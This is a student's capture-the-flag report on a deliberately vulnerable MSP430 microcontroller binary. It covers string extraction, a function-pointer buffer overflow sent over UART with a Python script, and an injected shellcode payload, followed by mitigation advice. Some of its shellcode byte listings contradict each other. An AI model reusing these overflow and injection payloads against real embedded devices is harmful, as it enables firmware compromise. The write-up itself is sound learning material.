MSP430 - Capture-the-flag-report

Vinh Tran

January 2025

1 Overview

In cyber security, capture the flag is an exercise where participants finds a hidden strings called “flag” in a purposefully-vulnerable program. Capture the Flag (CTF) is a competitive exercise commonly used in the fields of cybersecurity and computer science education. In a CTF competition, participants are presented with a series of challenges or puzzles that simulate real-world security scenarios. These challenges cover various domains such as cryptography, web security, forensics, and binary exploitation. The primary goal is to ”capture flags”—specific pieces of data or tokens hidden within the challenges—that demonstrate successful completion of tasks or the discovery of vulnerabilities. CTFs serve multiple purposes:

- Educational Tool: They provide hands-on experience, allowing participants to apply theoretical knowledge in practical situations.
- Skill Assessment: Organizations use CTFs to evaluate the technical skills of individuals or teams.
- Community Engagement: CTFs foster collaboration and knowledge sharing within the cybersecurity community.


2 Report

The program is designed for an MSP430 microcontroller. When I run the program, it displays a welcome message and ask for user input as shown in Figure 1. Depending on the input, the program either loops through certain messages or prints specific data – this data is the “flag” we need to retrieve.

2.1 Retrieving Flag A


2.1.1 Method 1: Using the Strings Command

The first step was to run the `strings` command on the program file to locate human-readable text embedded in the binary. This revealed several text strings,




```
Hello, world!
=================
Ready to capture the flags? These are the rules:
 * You can use whatever tools you find online to reverse
   engineer this binary.
 * You are not allowed to modify the binary. This includes
   all code and data segments.
 * Your only method of input is through the UART.

Type `rules' to show this message again.

Happy hacking!


input> 
```

Figure 1: Welcome message and input prompt displayed by the MSP430 program



```
Hello, world!
=================
Ready to capture the flags? These are the rules:
 * You can use whatever tools you find online to reverse
   engineer this binary.
 * You are not allowed to modify the binary. This includes
   all code and data segments.
 * Your only method of input is through the UART.

Type `rules' to show this message again.

Happy hacking!


input> e to reverse

                     hello
These are not the flags you are looking for.
input> test
What is a flag? A miserable little pile of secrets!
input> a re
Flags: the final frontier.
input> nani?
Not a flag. So long, and thanks for all the fish.
input> wakannai
These are not the flags you are looking for.
input> 
```

Figure 2: Program output showing various messages during input exploration



```
[maouque@kitsune hw_5_data]$ strings binary.elf
Hello, world!
=================
Ready to capture the flags? These are the rules:
 * You can use whatever tools you find online to reverse
   engineer this binary.
 * You are not allowed to modify the binary. This includes
   all code and data segments.
 * Your only method of input is through the UART.
Type `rules' to show this message again.
Happy hacking!
input>
313373
rules
These are not the flags you are looking for.
What is a flag? A miserable little pile of secrets!
Flags: the final frontier.
Not a flag. So long, and thanks for all the fish.
You have captured flag A
You have now obtained flag B
Flag C obtained. No more flags to find.
?0A<@
0A<@~
-M,L
0A      <
$lLl
#:A9A0A
5A4A
<A0A
<A0A
        L       Y
9A=A<A0A
mspabi
.shstrtab
__interrupt_vector_8
__reset_vector
.rodata
.rodata2
.text
.data
.bss
.noinit
.heap
.MSP430.attributes
[maouque@kitsune hw_5_data]$ 
```

Figure 3: Output of the `strings` command revealing the valid input "313373" for Flag A.


including "313373" (shown in Figure 3), which was a valid input. Before identifying this input, I made several incorrect attempts, with the program responding with various messages, as shown in Figure 2. These failed attempts helped me understand the program's input validation behavior.

2.1.2 Method 2: Analyzing with Ghidra

To confirm the findings from the `strings` command, I used Ghidra to reverse-engineer the MSP430 binary. Ghidra's decompilation revealed a function that compared user input against a hard-coded string. By analyzing the control flow, I identified that the input "313373" triggered a brach that printed Flag A, shown in Figure 4. This analysis confirmed the string's role and provide insight into the program's input validation logic.

2.2 Retrieving Flag B

Flag B required a more in-depth understanding of the MSP430 microcontroller, particularly its memory handling, values storage, and buffer overflow vulnerabilities.


CodeBrowser: ctf-challenge:/binary.elf

Listing: binary.elf - (8 addresses selected)

```
c172 21           ??         21h    !
c173 0a           ??         0Ah
c174 0a           ??         0Ah
c175 0d           ??         0Dh
c176 0a           ??         0Ah
c177 76           ??         76h    v
c178 c1           ??         C1h
c179 00           ??         00h
c17a 00           ??         00h
c17b 00           ??         00h

             DAT_c17c                            XREF[1]:     print_rules:c3a2(R)
c17c 77 01           undefined2 0177h
c17e 69           ??         69h    i
c17f 6e           ??         6Eh    n
c180 70           ??         70h    p
c181 75           ??         75h    u
c182 74           ??         74h    t
c183 3e           ??         3Eh    >
c184 20           ??         20h
c185 84           ??         84h
c186 c1           ??         C1h
c187 00           ??         00h

             DAT_c188                            XREF[1]:     input_prompter:c3b0(R)
c188 07 00           undefined2 0007h
c18a 33           ??         33h    3
c18b 31           ??         31h    1
c18c 33           ??         33h    3
c18d 33           ??         33h    3
c18e 37           ??         37h    7
c18f 33           ??         33h    3
c190 8f           ??         8Fh
c191 c1           ??         C1h
c192 00           ??         00h
c193 00           ??         00h

             DAT_c194                            XREF[1]:     main:c36a(R)
c194 06 00           undefined2 0006h
c196 72           ??         72h    r
c197 75           ??         75h    u
c198 6c           ??         6Ch    l
c199 65           ??         65h    e
c19a 73           ??         73h    s
c19b 9a           ??         9Ah
c19c c1           ??         C1h
c19d 00           ??         00h
c19e 00           ??         00h
c19f 00           ??         00h

             DAT_c1a0                            XREF[1]:     main:c384(R)
```

Figure 4: Ghidra decompilation showing the input validation function for Flag A

Understanding MSP430 Architecture The MSP430 microcontroller uses a Von Neumann architecture, where both the program instructions and data are stored in the same memory. This shared memory setup allows flexibility in data handling, but it also introduces potential vulnerabilities such as code injection attack[1][2] .The unified memory space means that data can be executed as code, making it possible to inject and execute malicious instructions.


A buffer overflow occurs when more data is written to a memory buffer than it can hold, causing adjacent memory to be overwritten. This can lead to unexpected behavior such as altering the flow of the program or accessing protected data. In this challenge, understanding buffer overflow was crucial to manipulating the program's memory and retrieving Flag B.

Reverse Engineering Flag B Initially, I used the GDB debugger to step through the program and inspect its handling of user inputs and memory operations. This revealed that the program terminated execution after processing input, preventing normal access to Flag B. Further analysis identified a built-in function that printed Flag B when triggered via an interrupt service routine, as shown in Figure 5.

After identifying the target function, I began investigating potential explotation methods, with particular focus on buffer overflow techniques. However, I encoutner an initial obstacle where direct data transmission through the UART input interface proved infective due to the program's input encoding mechanisms. The input data when written to the memory, each character converted to ASCII value instead hex value, therefore manipulation attempts unsuccessful.


To overcome this, I developed a Python script using the PySerial library to precisely inject characters into target memory locations, as shown in Figure 6.

The buffer overflow exploited a memory corruption vulnerability. Initially, memory at address $0x200$ stored the legitimate input "313373" (6 bytes), with



```
                                          -:screen
Hello, world!
=================
Ready to capture the flags? These are the rules:
 * You can use whatever tools you find online to reverse
   engineer this binary.
 * You are not allowed to modify the binary. This includes
   all code and data segments.
 * Your only method of input is through the UART.

Type `rules' to show this message again.

Happy hacking!


input> AAAAAAAAAAAAAA�H�� �are not the flags you are looking for.
input> 3133732b4c2b4c
```

Figure 5: Enter Caption




```
Breakpoint 1, 0x0000c372 in ?? ()
(gdb) x/i $pc
=> 0xc372:      cmp     #0,     r12     ;r3 As==00
(gdb) x/20hx 0x0200
0x200:  0x3133  0x3333  0x3337  0x6232  0x6334  0x6232  0x6334  0x0d0d
0x210:  0xc4a6  0xc4b2  0xc4b2  0x2008  0x0002  0x0000  0x0000  0x0040
0x220:  0x4e00  0x0420  0x0b80  0x0c00
(gdb) |
```

Figure 6: Memory layout showing the effect of crafted input during buffer overflow testing.

addresses $0x208$–$0x20F$ containing null bytes, and address $0x210$ storing the original function pointer ($0xc4a6c4b2$). By injecting repeated 'A' characters (hex value $0x41$), the overflow appended data beyond the buffer at $0x204$, filled intermediate memory with $0x41414141$, and modified the function pointer at $0x210$ to $0xc4b2c4b2$, redirecting execution to reveal Flag B, as shown in Figure 7. This leveraged the von Neumann architecture's unified memory space, where the absence of proper bounds checking allows the overflow to traverse from the data buffer into adjacent memory regions.


According to the SLAU144k datasheet for the MSP430G2xx Family, the RAM address space begins at $0x200$, aligning with the observed input storage. The MSP430's 16-bit registers and byte-addressable memory meant each ASCII character occupied 1 byte. I constructed a 20-byte payload to overflow the buffer. The payload consisted of:

The payload was carefully constructed using Python's struct module to ensure proper memory alignment and byte ordering. The exploit consists of three key components:




```
Initial Memory State           After Buffer Overflow          Flow of Overflow
----------------------         ----------------------         ----------------------
0x210     |  0xc4a6c4b2 |      0x210     |  0xc4b2c4b2 |      0x210     |  0xc4b2c4b2 |
          |  ---------- |                |  ---------- |                |      ↑      |
0x20C     |  0x00000000 |      0x20C     |  0x41414141 |      0x20C     |  0x41414141 |
          |  ---------- |                |  ---------- |                |      ↑      |
0x208     |  0x00000000 |      0x208     |  0x41414141 |      0x208     |  0x41414141 |
          |  ---------- |                |  ---------- |                |      ↑      |
0x204     |  0x00003337 |      0x204     |  0x41413337 |      0x204     |  0x41413337 |
          |  ---------- |                |  ---------- |                |      ↑      |
0x200     |  0x33333133 |      0x200     |  0x33333133 |      0x200     |  0x33333133 |
          +---------------->             +---------------->             +---------------->
          Memory Address                 Memory Address                 Memory Address

Legend:
------------------------------------------------------------------------
↑         : Direction of buffer overflow
0x33333133: Original data
0x00003337: Original data continue
0x414141XX: Overflow data ("AAAA")
0xc4b2c4b2: Modified target address (changed from 0xc4a6c4b2)
```

Figure 7: Flowchart illustrating the buffer overflow exploit for Flag B.



```
payload = b"".join([b"313373" + b"A" * 10,new_sp])
payload += b"\r"
```

Figure 8: Payload structure for the Flag B buffer overflow exploit.



```
[maouque@kitsune solution]$ ./exploit_flag_b.py /dev/ttyACM0 9600
/dev/ttyACM0
9600
b'313373AAAAAAAAAA\xb2\xc4\xb2\xc4\r'

Hit enter to send the payload
Sending payload: b'313373AAAAAAAAAA\xb2\xc4\xb2\xc4\r'

You have now obtained flag B
input>

You have now obtained flag B
input>
Hit enter to send the payload
```

Figure 9: Program output displaying Flag B after successful exploitation.

- The Initial input: ”313373” (6 bytes).
- Padding: 10 ’A’ characters (10 bytes, ASCII $0x41$).
- Target function address: $0xc4b2c4b2$ (4 bytes, packed in little-endian format using `struct.pack("<I", 0xc4b2c4b2)`).

The script delivered the payload via UART, overwriting the function pointer and executing the target function to reveal Flag B, as shown in Figure 9.


2.3 Retrieving Flag C

Flag C built on Flag B’s concepts, requiring a deeper understanding of the MSP430’s architecture. Reverse engineering show that Flag C could not be retrieved through existing functions alone, necessitating advanced exploitation.

A key insight came from a hint suggesting the program’s susceptibility to a combination of code-reuse and code injection attacks. Given the MSP430’s von Neumann architecture, where the program instructions and data share the same memory space, I hypothesized that I could reuse and modify components of the code that successfully retrieved Flag B to access Flag C. This architecture characteristic provided an opportunity to inject and execute custom code within the program’s memory space.


The exploitation process for Flag C involved crafting a specialized payload that built upon the understanding of the program’s memory layout. I reused the Python script from Flag B, adjusting the payload to include shellcode, but initial attempts failed due to limited memory space. Using ’A’ characters ($0x41$) as padding, I determined the target memory region had approximately 20 bytes of space, as shown in Figure 10.

- `0x0c12`: `push r12` (2 bytes) — Preserve r12.



```
shellcode = b"\x0c\x12\x2c\x43\xb0\x12\xbe\xc4\x30\x41\x06\x02\xbc\xc4"

payload = b"".join([b"313373",shellcode])
payload += b"\r"
```

Figure 10: Payload structure for the Flag C code injection exploit.



```
Initial Memory Layout              After Shellcode Injection          Execution Flow
----------------------             ----------------------             ----------------------
0x210    |  0xc4a6c4b2  |          0x210    |  0xbc\xc4    |          0x210    |  ret to      |
         |  ----------  |                   |  ----------  |                   |  caller   |  |
0x20C    |  0x00000000  |          0x20C    |  0x06\x02    |          0x20C    |  goto     |  |
         |  ----------  |                   |  ----------  |                   |  0x0206   ↓  |
0x208    |  0x00000000  |          0x208    |  0x30\x41    |          0x208    |  ret      |  |
         |  ----------  |                   |  ----------  |                   |     ↑     |  |
0x206    |  0x00000000  |          0x206    |  0xbe\xc4    |  --→     0x206    |  Start    |  |
         |  ----------  |                   |  ----------  |                   |  payload  |  |
0x204    |  0x00003337  |          0x204    |  0x2c\x43    |          0x204    |  here     |  |
         |  ----------  |                   |  ----------  |                   |           |  |
0x200    |  0x33333133  |          0x200    |  0x0c\x12    |          0x200    |  Input    |  |
         +--------------->                  +--------------->                  +--------------->
```

Figure 11: Flowchart of the code injection exploit for Flag C.

- `0x1c43`: `mov #1, r12` (2 bytes) — Load value 1 into r12.
- `0xb012 bec4`: `call #-15170` (4 bytes) — Call target function.
- `0x3c41`: `pop r12` (2 bytes) — Restore r12.
- `0x3c41`: `pop r12` (2 bytes) — Restore r12.

The initial shellcode was approximately 10 bytes. The memory constraint required optimization. I removed the `pop r12` instruction (2 bytes), as register restoration was not critical, reducing the shellcode to 8 bytes.


The optimized shellcode: ——————-

- `0x0c12`: `push r12` (2 bytes).
- `0x2c43`: `mov #2, r12` (2 bytes).
- `0xb012 bec4`: `call #address` (4 bytes).
- `0x3041`: `ret` (2 bytes).

The execution flow is shown in the picture Figure 11.

3 Mitigation

The vulnerabilities exploited in this CTF challenge emphasize several common security weaknesses in embedded systems and programings. Understanding



```
Hit enter to send the payload
Sending payload: b'313373\x0c\x12,C\xb0\x12\xbe\xc40A\x06\x02\xbc\xc4\r'
 You can use whatever tools you find online to reverse
   engineer this binary.
 * You are not allowed to modify the binary. 313373
                                                         ,C���A��
Flag C obtained. No more flags to find.�
```

Figure 12: Program output displaying Flag C after successful exploitation.

these vulnerabilities allows us to implement effective countermeasures to prevent similar attacks in real-world applications.

For the string exposure vulnerability found in Flag A, proper code obfuscation techniques should be implemented. Sensitive strings and comparison values should not be stored in plaintext within the binary. Instead, these values should be encrypted or hashed, with runtime validation performed against the encrypted form. Additionally, implementing anti-debugging measures can help prevent simple string extraction through tools like strings command.

To prevent the buffer overflow vulnerability exploited in Flag B, several defensive programming practices should be employed. Input validation and bounds checking are crucial first lines of defense. When handling user input, the program should explicitly verify the input length against the buffer size before performing any memory operations. Using safer string handling functions that include built-in bounds checking can also prevent buffer overflows.

For Flag C's code injection, memory protection mechanisms, such as separating code and data memory (if supported) or using a Harvard architecture, can prevent execution of injected code. Stack-smashing protection (stack canaries) can also detect overflows before they corrupt critical data.

4 Lesson learnt

This project gave me hands-on experience with several key cybersecurity concepts, such as binary exploitation, buffer overflows, and reverse engineering. Even though the project was challenging, it was highly engaging and helped me to learn new concepts. Beside that, I also learnt steps and methods that could help me to achieve further in the journey of learning. One of the fun quote that I found during this project was "Read the fun manua.l" It reminded me of the vaule of thoroughly understanding the tools at hand.